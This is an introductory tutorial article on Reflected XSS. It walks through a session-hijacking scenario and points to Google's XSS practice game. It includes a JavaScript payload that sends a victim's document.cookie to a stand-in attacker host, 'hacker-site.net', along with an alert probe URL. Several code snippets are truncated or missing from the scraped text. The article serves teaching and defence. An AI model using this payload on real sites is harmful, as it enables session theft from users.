Web7: XSS Exploits – Part 1: Reflected XSS

In this article, TipsMake.com will learn with you about the Reflected XSS exploit.


What is Cross-Site Scripting?

Cross-Site Scripting (XSS) is one of the most popular attack techniques today, dubbed the Godfather of Attack, and for many years has been listed as one of the most dangerous attack techniques with applications. web.

Not referred to as CSS for short to avoid confusion with HTML's Cascading Style Sheet concept. ?XSS technique
To execute malicious Javascript scripts to take over the user's login session.


To understand better, let us consider the following example. A web application that allows us to print the value that we pass in through the URL, assuming passing the name variable with a Ping value:

Everything is fine so far, let's review the html source code:



It is easy to see that the name value that we entered has been inserted into the source code. Then it is possible that whatever is entered can also be inserted. The problem becomes more serious if the value entered is not a normal string like the one above but a potentially dangerous piece of code, something like this:

Try again with the above value:



From this example two things can be concluded. First, the variable name can take any input value and transmit it to the server for processing. Second, the server did not control this input value before returning it to the browser. This leads to the javascript code being inserted into the source code.


XSS is generally divided into 3 main types: Reflected, Stored and DOM based. In this article I will mainly refer to the Reflected XSS technique.

Up to 75% of XSS techniques are based on Reflected XSS. It's called reflected because in this exploit scenario, the hacker must send the victim a URL containing the malicious code (usually javascript). The victim only needs to request to this URL, the hacker will immediately receive a response containing the desired result (reflexivity shown here). It is also known as first-order XSS.

Exploitation scenario in reality

There are many ways to exploit through the Reflected XSS bug, one of the most known is to take a user's session, from which they can access data and gain their rights on the website. .

Details are described in the following steps:



1. User logs in to the web and assumes session assigned:

```
Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4
```

2. Somehow the hacker can send the user the URL:

```
http://example.com/name=var+i=new+Image;+i.src='http://hacker-site.net/'%2bdocume
```

Assuming example.com is the website the victim visits, hacker-site.net is the site created by the hacker

3. Victim accesses the above URL

4. The server responds to the victim, with the data included in the request (the hacker's javascript)

5. The victim browser receives the response and executes the javascript

6. The actual javascript that the hacker created is as follows:

```
var i=new Image; i.src='http://hacker-site.net/'+document.cookie;
```

The above command line essentially makes a request to the hacker's site with a user cookie parameter:

```
GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1Host: hacker-s
```

7. From his site, the hacker will capture the above request and consider the user's session to be occupied. At this point, the hacker can pretend to be the victim and exercise all the rights on the website that the victim has.

Practice

Google has created a page to practice XSS exploit here: https://xss-game.appspot.com

The goal of these challenges is that you have to inject scripts to get a popup. In the first challenge, which illustrates the reflected technique, the mining code is quite simple:

```
https://xss-game.appspot.com/level1/frame?query=alert('pwned')
```

Good luck!